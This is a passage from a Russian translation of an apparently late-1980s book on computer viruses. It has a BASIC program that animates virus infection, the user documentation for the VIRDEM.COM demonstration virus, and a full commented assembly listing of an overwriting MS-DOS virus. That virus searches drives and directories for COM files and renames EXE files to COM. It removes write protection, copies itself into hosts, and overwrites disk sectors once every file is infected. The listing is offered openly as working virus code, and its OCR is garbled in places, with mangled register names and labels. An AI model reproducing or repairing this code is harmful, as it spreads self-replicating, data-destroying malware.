3050  M1$=S5$+S26$+S6$+S2$
3060  Y2$=S1$+" 1-я часть "+S1$
3070  Y1$=S4$+S106$+S6$+S7$
3080  K1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+S211$+S9$+CHR$(13)
3090  K2$=S9$+" "+S8$+S106$+S6$+S5$+S206$+S26$+S26$+S5$+S106$+S6$+S5$+
      S26$+S6$+S2$+" "+S9$+CHR$(13)
3100  K3$=S9$+" "+S1$+" 1-я часть "+S1$+" 2-я прикладная программа "+
      S1$+" "+" MOV "+S1$+" "+S9$+CHR(13)
3110  K4$=S9$+" "+S3$+S106$+S6$+S4$+S206$+S26$+S26$+S4$+S106$+S6$+
      S4$+S26$+S6$+S7$+" "+S9$+CHR$(13)
3120  K5$=S9$+S2010$+S2010$+S1010$+S210$+S210$+S210$+S9$
3130  L1$=S9$+S2011$+S2011$+S1011$+S211$+S211$+S211$+S9$+CHR$(13)
3140  L2$=S9$+" "+S8$+S6$+S5$+S26$+S26$+S6$+S5$+S26$+S6$+S5$+S206$+
```

```
      S26$+S26$+S5$+S106$+S6$+S5$+S26$+S6$+S2$+" "+S9$+CHR$(13)
3150  L3$=S9$+" "+S1$+"K"+S1$+" VIR "+S1$+" 2-я прикладная программа
"+
      S1$+" 1-я часть "+S1$+"MOV "+S1$+" "+S9$+CHR(13)
3160  M2$=S1$+" MOV "+S1$
3170  M3$=S4$+S26$+S6$+S7$
3180  L4$=S9$+" "+S3$+S4$+S26$+S26$+S6$+S4$+S26$+S6$+S4$+S206$+S26$+
      S26$+S4$+S106$+S6$+S4$+S26$+S7$+" "+S9$+CHR$(13)
3190  L5$=S9$+S2010$+S2010$+S1010$+S210$+S210$+S9$+CHR$(13)
3200  AW11$=L1$+L2$ :AW12$=L3$+L4$+L5$
3210  REM *** запуск демонстрационной программы ***
3220  LOCATE 1, 1:COLOR A1, B:PRINT TR1$
3230  LOCATE 1, 43:COLOR A3, B
3240  PRINT " <<== программа-носитель "
3250  GOSUB 4910
3260  LOCATE 7, 1:COLOR A1, B:PRINT AW1$;
3270  LOCATE 13,1:PRINT AW2$;
3280  GOSUB 4480
3290  LOCATE 3, 49:COLOR A2, B
3300  PRINT " поиск прикладной программы "
3310  LOCATE 1,1: COLOR A3, 1:PRINT TR1$
3320  GOSUB 4480
3330  LOCATE 3, 49:COLOR A2, B
3340  PRINT " прикладная программа найдена "
3350  LOCATE 9, 17:COLOR A3+16, B
3360  PRINT " 1-я прикладная программа "
3370  GOSUB 4480
3380  LOCATE 9, 17:COLOR A1, B
3390  PRINT " 1-я прикладная программа "
3400  LOCATE 9, 4:COLOR A4+16, B:PRINT "K"
3410  LOCATE 3, 49:COLOR A2, B
3420  PRINT " байт идентификатора существует? "
3430  LOCATE 4, 49:COLOR A2, B
3440  PRINT " нет===>> идентифицировать"
3450  GOSUB 4480
3460  LOCATE 3, 49:COLOR A2, B
3470  PRINT " выделить часть 1 "
3480  LOCATE 3, 49:COLOR A2, B
3490  PRINT "                                  "
3500  LOCATE 8, 3:COLOR A4+16, B:PRINT X1$
```



```
3510  LOCATE 9, 3:COLOR A4+16, B:PRINT X2$
3520  LOCATE 10, 3:COLOR A4+16, B:PRINT X3$
3530  GOSUB 4480
3540  LOCATE 4, 49:COLOR A2, B
3550  PRINT " и размножить                  "
3560  GOSUB 4480
3570  LOCATE 7, 1:COLOR A1, B:PRINT ST21$;ST22$
3580  LOCATE 8, 3:COLOR A4, B:PRINT X1$
```

```
3590  LOCATE 9, 3:COLOR A4, B:PRINT X2$
3600  LOCATE 10, 3:COLOR A4, B:PRINT X3$
3610  LOCATE 8, 40:COLOR A4, B:PRINT Y1$
3620  LOCATE 9, 40:COLOR A4, B:PRINT Y2$
3630  LOCATE 10, 40:COLOR A4, B:PRINT Y3$
3640  GOSUB 4480
3650  LOCATE 3, 49:COLOR A2, B
3660  PRINT " добавить стандартную программу MOV "
3670  LOCATE 4, 49:COLOR A2, B
3680  PRINT "                                  "
3690  LOCATE 2, 15:COLOR A4+16, B:PRINT M1$
3700  LOCATE 3, 15:COLOR A4+16, B:PRINT M2$
3710  LOCATE 4, 15:COLOR A4+16, B:PRINT M3$
3720  GOSUB 4480
3730  LOCATE 2, 15:COLOR A4, B:PRINT M1$
3740  LOCATE 3, 15:COLOR A4, B:PRINT M2$
3750  LOCATE 4, 15:COLOR A4, B:PRINT M3$
3760  LOCATE 7, 1:COLOR A1, B:PRINT MT21$;MT22$
3770  LOCATE 8, 52:COLOR A4, B:PRINT M1$
3780  LOCATE 9, 52:COLOR A4, B:PRINT M2$
3790  LOCATE 10,52:COLOR A4, B:PRINT M3$
3800  GOSUB 4480
3810  LOCATE 3, 49:COLOR A2, B
3820  PRINT " вирус скопирован на место "
3830  LOCATE 4, 49:COLOR A2, B
3840  PRINT " части 1                    "
3850  LOCATE 2, 3:COLOR A4+16, B:PRINT V1$
3860  LOCATE 3, 3:COLOR A4+16, B:PRINT V2$
3870  LOCATE 4, 3:COLOR A4+16, B:PRINT V3$
3880  GOSUB 4480
3890  LOCATE 2, 3:COLOR A4, B:PRINT V1$
```



```
3900  LOCATE 3, 3:COLOR A4, B:PRINT V2$
3910  LOCATE 4, 3:COLOR A4, B:PRINT V3$
3920  LOCATE 8, 3:COLOR A4, B:PRINT V1$
3930  LOCATE 9, 3:COLOR A4, B:PRINT V2$
3940  LOCATE 10, 3:COLOR A4, B:PRINT V3$
3950  GOSUB 4480
3960  LOCATE 3, 49:COLOR A2, B
3970  PRINT " продолжить вместе с программой-носителем "
3980  LOCATE 4, 49:COLOR A2, B
3990  PRINT "                                  "
4000  GOSUB 4480
4010  LOCATE 1,1/ COLOR A1, B:PRINT TR1$
4020  GOSUB 4480
4030  LOCATE 3, 49:COLOR A2, B
4040  PRINT " запуск инфицированной                    "
4050  LOCATE 4, 49:COLOR A2, B
4060  PRINT "  программы                                "
4070  GOSUB 4480
```

```
4080  LOCATE 7, 1:COLOR A3, B:PRINT VI21$;VI22$
4090  GOSUB 4480
4100  LOCATE 3, 49:COLOR A2, B
4110  PRINT " в начале имеет место                  "
4120  LOCATE 4, 49:COLOR A2, B
4130  PRINT " распространение вируса               "
4140  GOSUB 4480
4150  LOCATE 13, 1:COLOR A1, B:PRINT AW21$;AW22$
4160  LOCATE 3, 49:COLOR A2, B
4170  PRINT "  выделяется скопированная            "
4180  LOCATE 4, 49:COLOR A2, B
4190  PRINT " 1- часть               "
4200  GOSUB 4480
4210  LOCATE 8, 40:COLOR A4+16, B:PRINT Y1$
4220  LOCATE 9, 40:COLOR A4+16, B:PRINT Y2$
4230  LOCATE 10,40:COLOR A4+15, B:PRINT Y3$
4240  GOSUB 4480
4250  LOCATE 3, 49:COLOR A2, B
4260  PRINT " выделяется и вновь копируется         "
4270  LOCATE 4, 49:COLOR A2, B
4280  PRINT " скопированная 1-я часть        "
```



```
4290  LOCATE 8, 3:COLOR A4, B:PRINT X1$
4300  LOCATE 9, 3:COLOR A4, B:PRINT X23$
4310  LOCATE 10, 3:COLOR A4, B:PRINT X3$
4320  LOCATE 8, 40:COLOR A4, B:PRINT Y1$
4330  LOCATE 9, 40:COLOR A4, B:PRINT Y2$
4340  LOCATE 10,40:COLOR A4, B:PRINT Y3$
4350  GOSUB 4480
4360  LOCATE 3, 49:COLOR A2, B
4370  PRINT " итак, программа вновь             "
4380  LOCATE 4, 49:COLOR A2, B
4390  PRINT " в исходном состоянии и              "
4400  LOCATE 5,49:COLOR A2, B
4410  PRINT " работает без ошибок              "
4420  GOSUB 4480
4430  LOCATE 7, 1:COLOR A3, B:PRINT AW1$
4440  REM *** ENDE ***
4450  AUT$="1"
4460  GOSUB 4480
4470  GO TO 120
4480  IF AUT$="2" THEN RETURN
4490  IF INKEY$="" GO TO 4480
4500  RETURN
4510  REM *** основное меню ***
4520  COLOR A2, B:LOCATE 10,1
4530  PRINT " пошаговая демонстрация (1)              "
4540  COLOR A2, B
4550  PRINT " демонстрация с автоматическим заданием шага (2)    "
4560  COLOR A2, B
```

```
4570  PRINT " меню выбора цвета              "
4580  COLOR A2, B
4590  PRINT " конец              "
4600  GOSUB 4910
4610  AUT$=INKEY$
4620  IF AUT$="0" THEN SYSTEM
4630  IF AUT$<>"1" AND AUT$<>"2" AND AUT$<>"9" GO TO 4610
4640  IF AUT$="9" THEN GO TO 4660
4650  RETURN
4660  CLS:COLOR A2, B: COLOR 4910
4670  COLOR A2, B
```



```
4680  PRINT " черный =0 голубой=1 зеленый=2 васильковый =3 ";
4690  PRINT " красный=4 цвета-железа=5 "
4700  COLOR A2, B
4710  PRINT " коричневый=6 белый=7 серый=8 светло-голубой=9 ";
4720  PRINT " светло-серый=1= светло-васильковый=11 "
4730  COLOR A2, B
4740  PRINT " розовый=12 кирпичный=13 желтый=14 ярко-белый=15 "
4750  PRINT :PRINT
4760  INPUT "цвет фона : "; B
4770  COLOR A1, B
4780  PRINT "           фон "
4790  INPUT "основной цвет графического изображения :"; A1
4800  COLOR A1,B:PRINT "                    основной тон "
4810  INPUT " цвет комментария :"; A2:
4820  PRINT "       комментарий"
4830  INPUT " выделение выполняемой программы :"; A3
4840  COLOR A3, B:PRINT "     выделение 1"
4850  INPUT " выделение части, относящейся к вирусу :"; A4
4860  COLOR A4, B:PRINT "     выделение 2"
4870  GOSUB 4480
4880  CLS
4890  REM *** большой демонстрационный пример ***
4900  GO TO 4520
4910  DATA &h43,&H6e,&H6e,&H76,&H6e,&H64,&H61,&H61
4920  DATA &H6c,&H17,&H58,&H6e,&H14,&H45,&H20,&H33
4930  DATA &h65,&H61,&H55,&H52,&H5e,&H0b,&H1b,&H22
4940  DATA &h20,&H1e,&H6,&H5,&H38,&H48,&H4e,&Hf
4950  DATA &h0,&Hf,&H13,&H16,&Hf,&Hd,&H9,&He
4960  DATA &he,&he,&H7
4970  RESTORE
4980  LOCATE 7,65
4990  FOR F=0 TO 12
5000  READ A:PRINT CHR$(A+F);
5010  NEXT
5020  LOCATE 8,65
5030  FOR F=13 TO 27
5040  READ A: PRINT CHR(A+F);
5050  NEXT
```

```
5060  LOCATE 9,65
```



```
5070  FOR F=28 TO 42
5080  READ A: PRINT CHR(A+F);
5090  NEXT
5100  RETURN
```

9.7 VIRDEM.COM

После конгресса по нарушениям коммуникаций прошедшего в декабре 1987 года, в продажу поступила демонстрационная программа- VIRDEM.COM. До сих пор вопросы защиты от компьютерных вирусов обсуждались лишь в нескольких предписаниях-рекомендациях.

Естественно, существование демонстрационной программы VIRDEM.COM не может быть обойдено молчанием и в этой книге. Потому здесь будет приведена оригинальная документация на эту программу. Исходные коды, к сожалению, нельзя опубликовывать, поскольку с их помощью любой дилетант был бы в состоянии заменить задание на выполнение манипуляций и получить в свое распоряжение программу неперезаписывающего вируса на ассемблере 8088. Легко представить себе, что в результате появились бы многочисленные модифицированные (и очень опасные !) версии программ VIRDEM.COM.

Опросы заказчиков демонстрационной программы-вируса показывают, что заказчики опасаются использовать дискету многократно из боязни неконтролируемого распространения вирусов. Для того, чтобы развеять эти опасения, приведем оригинальную документацию на программу VIRDEM.COM. Здесь нет специальных, принятых в немецком языке знаков, чтобы можно было получить распечатку на любом принтере:

"Записанная на этой дискете программа VIRDEM.COM является программой для демонстрации так называемых "компьютерных вирусов"". Пожалуйста, перед запуском программы непременно обратите внимание на рекомендации по обращению с ", данными в этом пояснительно тексте. В противном случае может произойти нежелательное распространение "компьютерного вируса".

Программа VIRDEM.COM разработана для того, чтобы дать возможность пользователям MS-DOS ознакомиться с компьютерными вирусами, не подвергая их опасности неконтролируемого "размножения" вирусов. Показывается насколько беспомощным может оказаться пользователь ЭВМ перед лицом "компьютерных вирусов", если он не соблюдает соответствующие меры предосторожности.

Программа VIRDEM.COM внедряет свой "компьютерный вирус" только в программы, записанные на дисководе A. В результате удается демонстрировать "заразные" свойства вирусных программ, не подвергаясь опасности распространения "злокачественных" компьютерных вирусов.

Программа VIRDEM.COM демонстрирует относительно безобидный

"вирус", который не разрушает программу-носитель вируса, а лишь дописывает программой-вирусом исходные программные коды "носителя". Потому соответстующей программе требуется больше места в памяти. Вполне сознательно отказались от записи на демонстрационную дискету "программы-вируса", разрешающей исходные программные коды. Но безобидность программы VIRDEM.COM не мешает понять опасность, которую несут в себе другие типы вирусов.

Задание на выполнение манипуляций, распространяемое "компьютерным вирусом" VIRDEM.COM, является некоторой нормированной игрой. Степень сложности такой игры зависит от "поколения вируса". Легко увидеть, что вместо нормированной игры речь может идти также об удалении из памяти или о выполнении определенной операции с файлами.

Свойства программы VIRDEM.COM

1. Заражению вирусом подвергаются все COM-файлы вплоть до 2-го подкаталога.
2. Первый COM-файл в корневом каталоге не подвергается заражению (чаще всего это файл COMMAND.COM).
3. COM-файл, имеющие длину более 1,5 Кбайт, расширяются примерно на 1,5 Кбайт, более короткие файлы - примерно на 3 Кбайта.
4. Зараженная программа остается работоспособной.
5. Зараженная программа помечается, а потому не может быть заражена дважды.
6. Программа VIRDEM.COM включает в зараженную программу некоторую дополнительную функцию. Эта дополнительная функция является нормированной игрой, степень сложности которой зависит от поколения вируса.
7. Вирус VIRDEM.COM мутирует вплоть до 9-го поколения.После того вирус продолжает размножаться, но мутаций более не происходит.

О чем нужно помнить, экспериментируя с программой VIRDEM.COM

1. Обратите внимание, из чьих рук Вы получили программу VIRDEM.COM. Ведь вполне возможно, что имеется одноименная программа, дополненная весьма "заразным" и опасным заданием на проведение каких-нибудь манипуляций. Потому изготовитель высылает программу запечатанной. Форма опечатывания описана в сопроводительном листе.
2. Работайте только с копией! Ни в коем случае не копируйте "вирусы" или зараженные вирусом программы на винчестер, поскольку в этом случае возникает опасность "непредусмотренного" заражения дискет, установленных на дисковод A. Полученные для демонстрации дискеты пометьте и после демонстрации сотрите или просто храните их отдельно.
3. Установите в дисковод A дискету с различными COM-файлами

(например, копию системной дискеты MS-DOS). Удалите защиту записи.

4. Скопируйте программу VIRDEM.COM и вызовите программу или запустите ее со второго дисковода. На экране появится следующее сообщение:

(Демонстрационная программа-вирус :1.01 (поколение 1) активна.
Автор Р.Бургер 1986,1987
Тел.:05932/5451)
Virdem Ver.1.01 (Generation 1) aktiv.
Copyrigth by R.Burger 1986, 1987
Tel.:05932/5451)

Теперь вторая программа, записанная в COM-файле главного каталога, заражена вирусом.

5. Распечатайте каталог. Распечатка может выглядеть , например так:

```
COMMAND  COM  16597  5.12.86  17.59
ASSIGN   COM   2616  7.03.85  10.36
CHKDSK   COM   7058  7.03.85  10.54
COMP     COM   2710  5.12.86  18.00
```



```
DEBUG    COM  12361 19.09.86  11.16
DISKCOMP COM   2951  7.03.85  10.24
VIRDEM   COM   1278 24.12.86  12.03
```

В этом случае инфицирована программа ASSIGN.COM (второй COM-файл на A).

6. Запустите программу ASSIGN.COM. На экране появится следующее сообщение:
Virdem Ver.1.01 (Generation 2) aktiv.
Copyrigth by R.Burger 1986, 1987
Tel.:05932/5451)

```
Dies ist ein Demoprogramm fuer (Это демонстрационная программа
Computerviren. Geben Sie nun   компьютерных вирусов. Введите,
bitte eine Zahl ein.           пожалуйста одно число. Если Вы
Wenn Sie richtig raten,        ответите правильно, можно продо-
duerfen Sie weiterarbeiten.    лжать работу.
Due Zahl legt Zwischen         Число лежит в интервале от 0
0 und 2                        до 2)
```

Теперь нужно ввести число. Это число определяется поколением вируса: т.е. для второго поколения лежит в интервале от 0 до 2. Если число задано правильно, исходная прикладная программа обрабатывается, если число задано неверно, на экране появится правильный ответ, заключенный в угловые скобки (например, <I>) и выполнение программы прерывается. Но при запуске инфицированной программа ASSIGN.COM вирус попадает уже в другую программу. В данном

случае инфицирована программа CHKDSK.COM.

Эта программа содержит теперь третье поколение вируса. В результате степень сложности нормированной игры повышается. Каждая инфицированная программа распространяет при запуске новый вирус нового поколения. И так до тех пор, пока не будет достигнуто поколение 9. Поколение 3 вируса генерирует новый вирус поколения 4, поколение 4 - поколение 5 и т.д.

7. Запускайте все программы до полного просмотра" всей демонстрационной дискеты. Затем на экране появится следующее сообщение:

```
Alle Ihre Programme sind      (Теперь все программы
nun durchseucht.              заражены.)
Virdem Ver.1.01 (Generation x) aktiv.
```



```
Tel.:05932/5451)
Dies ist ein Programm fuer    (Это  программа
Computerviren. Geben Sie nun  компьютерных вирусов. Введите,
bitte eine Zahl ein.          пожалуйста некоторое число. Если Вы
Wenn  Sie  richtig raten,     ответите  правильно,  Вы  сможете
duerfen Sie weiterarbeiten.   продолжить работу.
Due Zahl liegt Zwischen       Число лежит в интервале от 0 до x)
0 und x
```

8. Уничтожьте после демонстрации демонстрационную дискету или пометьте ее и храните отдельно, чтобы исключить случайный доступ к ней. Лишь при тщательном соблюдении мер предосторожности можно избежать неконтролируемого распространения вируса.

Прочие рекомендации

Для более быстрой демонстрации Вы можете в качестве псевдодиска задать дисковод A. В этом случае после демонстрации Вам следует стереть псевдодиск.

Еще раз напомним важнейшие правила работы с программой VIRDEM.COM:

```
!!! Р а б о т а т ь   т о л ь к о   с   к о п и е й          !!!
!!! "Вирусы" или зараженные "вирусом" программы никогда      !!!
!!! не копировать  на  жесткий  диск (винчестер), поскольку  !!!
!!! в этом случае возникает опасность неконтролируемого      !!!
!!! заражения дисковода A.                                   !!!
```

Если вы будете соблюдать эти основные правила , VIRDEM.COM не может распространяться в Вашей ПЭВМ бесконтрольно.

Мы желаем Вам получить удовольствие от работы с VIRDEM.COM. Если же у Вас и возникнут какие-либо проблемы, обратитесь к нам.

Более подробную информацию о "вирусах" и средствах защиты от них Вы получите, обратившись по адресу:

Ralf Burger Раульф Бургер
Systemingenieur инженер-системотехник

Postfact 1105
D-4472 Haren
Tel.: 0 59 32/54 51

Создатели настоящей программы не несут ответственности за тот ущерб, который может возникнуть при неаккуратной работе с программой VIRDEM.COM.

10. Различные языки программирования, применяемые при составлении программ-вирусов

Какие языки программирования целесообразно использовать при написании программ-вирусов?..

На этот вопрос даже неопытный пользователь ответит однозначно: "ассемблер". Этот ответ, несомненно, правилен, поскольку благодаря машинному языку программа в состоянии обойти все меры безопасности, обусловленные внутренними соглашениями операционной системы и соответствующим программным обеспечением. Кроме того, время, выполнения составленной на ассемблере программы-вируса очень мало, поскольку время доступа к массовой памяти резко сокращается. И все же программы-вирусы могут быть написаны и на языках высокого уровня, что и будет продемонстрировано на следующих страницах данной книги.

Приведенные ниже распечатки отлажены в среде VS-DOS 3.10 и представляют собой работоспособные программы-вирусы, однако в этой форме они не могут использоваться для выполнения каких-либо манипуляций. Совершенно сознательно эти программы не стали снабжать подпрограммами обработки ошибок, например, на случай полного "заражения" системы, поскольку в противном случае недобросовестный программист получил бы в свои руки средство для выполнения весьма опасных манипуляций. Таким образом, с помощью программ, распечатки которых приводятся, можно "привить" вирус системе, но такая "инфекция" устраняется довольно быстро.

Для того, чтобы свести к минимуму риск нанесения ущерба системе, повторим еще раз важнейшие правила безопасности при работе с программами-вирусами:

РАБОТАТЬ ТОЛЬКО С КОПИЯМИ!

Исключить возможность доступа к "вирусам" или зараженным

вирусом программам случайных людей. После завершения работы все записанные в ПЭВМ программы стереть.

Если при работе с "зараженными" программами следовать этим правилам безопасности, опасность неконтролируемого распространения вирусов исключается.

10.1 Вирусы на ассемблере

Поскольку машинный язык, как уже говорилось, наиболее удобен для написания программ-вирусов, приведем вначале перезаписывающий вирус, полностью написанный на ассемблере. Программа разрабатывалась под управлением MS-DOS, версия 2.11, но может работать и с другими версиями MS-DOS. Проблемы могут возникнуть лишь при задании дисковода, но эти сложности легко устранить. Опытный читатель сразу же заметит, что эта довольно короткая (около 500 байт) программа-вирус может быть сделана еще более короткой, например, за счет исключения ненужных вызовов сегмента. Может быть, такая задача позабавит Вас в длинные зимние вечера.

```
     page 70,1209
     Name VIRUS
;****************************************************************
;    Programm Virus                  Ver.1.1
;    Cpyright by R.Burger 1986
;    Dies ist ein Demoprogramm fuer Computerviren
;    Es hat die Eigenschaft sich selbst zu
;    vervielfaeltigen
;    und dadurch andere Programme zu verandern
;****************************************************************
;    программа-вирус     версия 1.1
;    Автор Р. Бургер, 1986
;    Это программа для демонстрации компьютерных вирусов.
;    Она обладает свойством самостоятельно размножаться и
;    изменять тем самым другие программы
;****************************************************************
Code      Segment
          Assum     CS:Code
progr     equ       100h
          ORG       progr
;****************************************************************
;    Три операции nop служат "вирусу" в качестве байта
;    идентификатора,  по которому можно определить "вне-
;    древние" вируса
;****************************************************************
MAIN:
          nop
```

```
          nop
          nop
;*****************************************************************
;    инициация указателя
;*****************************************************************
          mov ax,00
          mov ex:[pointer],ax
          mov ex:[counter],ax
          mov ex:[disks],ax
;*****************************************************************
;    Запрос выбранного дисковода
;*****************************************************************
          mov ax,19h          ;drive?   дисковод?
          int 21h
;*****************************************************************
;    Запрос актуального пути доступа к актуальному дисководу
;*****************************************************************
          mov cs:drive,a1     ; сохранить дисковод
          mov ah,47h          ; dir     каталог?
          mov dh,0
          add a1,1
          mov d1,a1           ; на актуальный дисковод
          lea si,cs:old_path
          int 21h
;*****************************************************************
;    Запрос числа имеющихся дисководов
;    Если должен существовать лишь один дисковод, указатель
;    последовательности доступа установить на searchorder+6
;*****************************************************************
          mov ah,0eh           ; имеется несколько дисков
          mov d1,0             ;
          int 21h

          mov a1,01
          cpm a1,01            ; один дисковод?
          jns hups3
          mov a1,06

hups3:    mov ah,0
```



```
          lea bx,search_order
          add bx,ax
          add bx,0001h
          mov cs:pointer,bx
          clc
;*****************************************************************
;    Бит переноса устанавливается, если при поиске не найден ни
;    один  файл  .COM. Затем, чтобы избежать ненужных  затрат
;    времени, файлы .EXE переименовываются в файлы .COM и "за-
;    ражаются" вирусом. При  запуске  большой  инфицированной
```

```
;    программы  .EXE,  выдается сообщение:  "Программа требует
;    слишком много места в  оперативной памяти"
;*****************************************************************
change_disc:
          jnc no_name_change       ; перевод exe в в.com
          mov ah,17h
          lea dx,cs:maske_exe
          int 21h
          cmp a1,0ffh
          jnz no_name_change       ; .EXE found? фйал .exe найден?
;*****************************************************************
;    Если не найдены файлы .COM и .EXE, перезаписываются  область,
;    сектор в зависимости от системного времени в mc. Это  момент
;    полного  "заражения"  запоминающей среды.  Для  "наступления"
;    вируса  участков больше нет и вирус  начинает  разрушительную
;    работу.
;*****************************************************************
          mov ah,2ch               ; считать системное время
          int 21h
          mov bx,cs:pointer
          mov a1,cs:[bx]
          mov bx,dx
          mov cx,2
          mov dh,0
          int 26h                  ; записать на диск
;*****************************************************************
;    Проверить,  достигнут  ли  конец  таблицы  последовательности
;    диска. Если да, завершить программу.
;*****************************************************************
```



```
no_name_change:
           mov bx,cs:pointer
           dec bx
           mov cs:pointer,bx
           mov dl,cs:[bx]
           cmp dl,0ffh
          jnz hups2
          jnz hops

;*****************************************************************
;    Выбрать  новый  дисковод  из  таблицы   последовательности
;    поиска и зафиксировать этот выбор
;*****************************************************************

hips2:
           mov ah,0eh
           int 21h                 ; поиск диска
;*****************************************************************
;   Сначала начать с основного каталога
```

```
;*****************************************************************
           mov ah,3bh              ; путь доступа
               lea dx,path
               int 21h
               jmp find_first_file
;*****************************************************************
;    Начиная  с основного каталога, вести поиск по  первому
;    подкаталогу. До этого все файлы.EXE  ы старом каталоге
;    преобразовать в COM-файлы.
;*****************************************************************

find_first_subdir:
                mov ah,17h          ; перевод файлов .exe в .com
                    lea dx,cs:maske_exe
                    int 21h
                mov ah,3bh          ; использовать основной каталог
                    lea dx,path
                    int 21h
                mov ah,04eh         ; поиск по первому подкаталогу


                          - 176 -
                mov cx,00010001b    ; каталог mask
                lea dx,maske_dir    ;
                int 21h             ;
                jc change_disk
                mov bx,CS:counter
                INC BX
                DEC bx
                jz use_next_subdir
;*****************************************************************
;    Поиск по следующим подкаталогам. Если других подкаталогов  не
;    найдено, сменить дисковод.
;*****************************************************************

find_next_subdir:
                mov ah,4fh          ; поиск по следующему каталогу
                    int 21h
                    jc change_disk
                    dec bx
                    jnz find_next_subdir:
;*****************************************************************
;    Выбрать найденный каталог
;*****************************************************************

use_next_subdir:
                mov ah,2fh          ; прочитать адрес dta
                int 21h
                add bx,1ch
                mov es:[bx], '\'    ; адрес имени в таблице dta
                 inc bx
                push ds
```

```
                mov ax,es
                mov ds,ax
                mov dx,bx
                mov ah,3bh          ; путь доступа
                int 21h
                pop ds
                mov bx,cs:pcounter,bx
                inc bx
                mov cs:counter,bx
```



```
;****************************************************************
;    Найти  первый  COM-файл в актуальном каталоге. Если  файл  не
;    найден, искать в следующем каталоге.
;****************************************************************
find_first_file
                mov ah,04eh         ; поиск по первой
                mov cx,00000001b    ; mask
                lea dx,maske_com    ;
                int 21h             ;
                jc find_first_subdir
                jmp check_if_ill
;****************************************************************
;    Если программа уже инфицирована, искать следующую программу
;****************************************************************

find_next_file:
                 mov ah,4fh          ; поиск следующего
                 int 21h
                 jc find_first_subdir:
;****************************************************************
;    Проверить "заражена" ли уже программа эти вирусом.
;****************************************************************
check_if_ill:
                mov ah,4fh          ; открыть канал ввода/вывода
                mov a1,02h          ; чтение/запись
                mov dx,9eh          ; адрес имени в dta
                int 21h
                mov  bx,ax          ; сохранить  состояние  канала
                                    ; ввода/вывода
                mov ah,3fh          ; считать файл
                mov cx,buflen       ;
                mov dx,buffer       ; запись в буфер
                int 21h
                mov ah,3eh          ; закрыть файл
                int 21h
;****************************************************************
;    Здесь поиск ведется по трем операторам "вируса".
;    Если  такие  операторы есть, инфекция уже  существует.  Затем
;    продолжить поиск.
```

```
;****************************************************************
                mov bx,cs:buffer
                cmp bx,9090h
                jz find_next_file
;****************************************************************
;    Удалить возможно существующую защиту записи
;****************************************************************

                mov ah,43h          ; разрешить запись
                mov a1,0
                mov dx,9eh          ; адрес имени в таблице dta
                int 21h
                mov ah,43h
                mov a1,01h
                and cx,11111110b
                int 21h
;****************************************************************
;    Открыть файл для чтения/записи
;****************************************************************
               mov ah,3dh           ; открыть канал ввода/вывода
               mov a1,02h           ; чтение/запись
               mov dx,9eh           ; адрес имени в
               int 21h
;****************************************************************
;    Считать  запись  даты файла и сохранить для  дальнейшего  ее
;    использования.
;****************************************************************
               mov bx,ax            ; канал ввода/вывода
               mov ah,57h           ; считать значение даты
               mov a1,0
               int 21h
               push cx              ; сохранить дату
               push dx
;****************************************************************
;    Безусловный  переход, записанный по адресу  0100h  программы,
;    также сохраняется для дальнейшего использования.
;****************************************************************
               mov dx,cs: conta     ; сохранить прежний безусловный
               mov cs:jmpbuf,dx     ; переход


                           - 179 -
               mov dx,cs: buffer+1 ; сохранить новый переход
               lea cx,cont-100h
               sub dx,cx
               mov cs: conta,dx
;****************************************************************
;    "Вирус" копирует сам себя в начало файла
;****************************************************************
```

```
                mov ah,40h          ; запись вируса
                mov cx,buflen       ; длина буфера
                lea dx,main         ; запись вируса
                int 21h
;****************************************************************
;    Вновь записывается прежняя дата создания файла.
;****************************************************************
              mov ah,57h          ; запись даты
              mov a1,1
              pop ds
                pop cs              ; восстановить дату
                int 21h
;****************************************************************
;    Закрыть файл.
;****************************************************************
                mov ah,3eh          ; закрыть файл
                int 21h
;****************************************************************
;    Восстановить  прежний адрес перехода.  Соответственно,  вирус
;    сохраняет   по  адресу  переход,  который  стоял   в   начале
;    программы-носителя  вируса.  В  результате  работоспособность
;    программы-носителя удается сохранить, насколько это возможно.
;    Но после обращения к памяти работа продолжается с записанным
;    в  "вирусе" адресом перехода. Итак, "вирус"  располагается  в
;    оперативной  памяти  иначе,  чем в том  случае,  если  бы  он
;    копировался в программу.
;****************************************************************
                mov  dx,cs:jmpbuf   ; восстановить  прежний  адрес
                                    ; перехода
                mov cs: conta,dx
hops:           nop


                          - 180 -
                call use_old
;****************************************************************
;    Продолжить выполнение программ-носителя вируса.
;****************************************************************

cont            db 0e9h             ; выполнить переход
conta           dw 0
                mov ah,00
                int 21h
;****************************************************************
;    Вновь активизировать выбранный в начале программы дисковод.
;****************************************************************

use_old:
                mov ah,0eh          ; использовать прежний дисковод
                mov d1,cs:drive
                int 21h
;****************************************************************
```

```
;     Вновь  активизировать, выбранный в  начале  программы  путь
;     доступа
;*****************************************************************
              mov ah,3bh          ; использовать прежний каталог
              lea   dx,old_path-1 ; прочитать прежний путь
                                  ; доступа
              int 21h             ; и наклоную черту
              ret
search_order  db 0ffh,1,0,2,3,0ffh,00,0ffh
pointer       dw 0000             ; указатель пути доступа
counter       dw 0000             ; счетчик числа поисков
disks         db 0                ; номер диска

maske_com     db "*.com",00       ; поиск com-файла
maske_dir     db "*",00           ; поиск каталога
maske_exe     db 0ffh,0,0,0,0,0,00111111b
              db 0, "????????exe", 0, 0, 0, 0
              db 0, "????????com",0
maske_all     db 0ffh,0,0,0,0,0,00111111b
              db 0, "???????????", 0, 0, 0, 0
              db 0, "????????com",0
```



```
buffer        equ 0e000h          ; отвести место
buflen        equ 230h            ; длина вируса !!!!
                                  ; будьте внимательны
                                  ; при изменениях !!!!

jmpbuf        equ buffer+buflen   ; отвести место под jmp
path          db  " ",0           ; первый путь доступа
drive         db 0                ; актуальный дисковод
back_slash    db " "
old_path      db 32 dup(?)        ; прежний путь доступа

code          ends
              end           main
```

Характеристики программы

Если запускается эта программа, то вначале инфицируется первый COM-файл в главном каталоге. В данном случае таким файлом является файл CHKDSK.COM.

```
Katalog von A:\

CHKDSK    COM    9947    4-22-85     12:00p
COMP      COM    3751    4-22-85     12:00p
DEBUG     COM   15611    4-22-85     12:00p
DISKCOMP  COM    4121    4-22-85     12:00p
```

```
DISKCOPY  COM    4425    4-22-85     12:00p
SORT      EXE    1664    4-22-85     12:00p
SHARE     EXE    8304    4-22-85     12:00p
SUBST     EXE   16627    4-22-85     12:00p
                8 Dateien 268288 Bytes frei
```

Каталог после вызова программы:

```
Katalog von A:\

CHKDSK    COM    9947    4-22-85     12:00p
```



```
COMP      COM    3751    4-22-85     12:00p
